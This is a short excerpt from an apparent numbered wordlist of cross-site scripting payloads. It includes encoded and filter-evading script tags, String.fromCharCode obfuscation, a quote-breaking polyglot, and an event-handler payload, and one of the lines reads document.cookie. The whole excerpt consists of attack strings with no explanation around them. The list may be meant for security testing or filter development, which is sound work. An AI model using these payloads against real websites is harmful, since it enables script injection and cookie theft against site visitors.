2676   %253cscript%253ealert(1)%253c/script%253e
2677   "><s"%2b"cript>alert(document.cookie)</script>
2678   foo<script>alert(1)</script>
2679   <scr<script>ipt>alert(1)</scr</script>ipt>
2680   <SCRIPT>String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)</SCRIPT>
2681   ';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";ale
2682   <marquee onstart='javascript:alert('1');'>=(●_●)=
```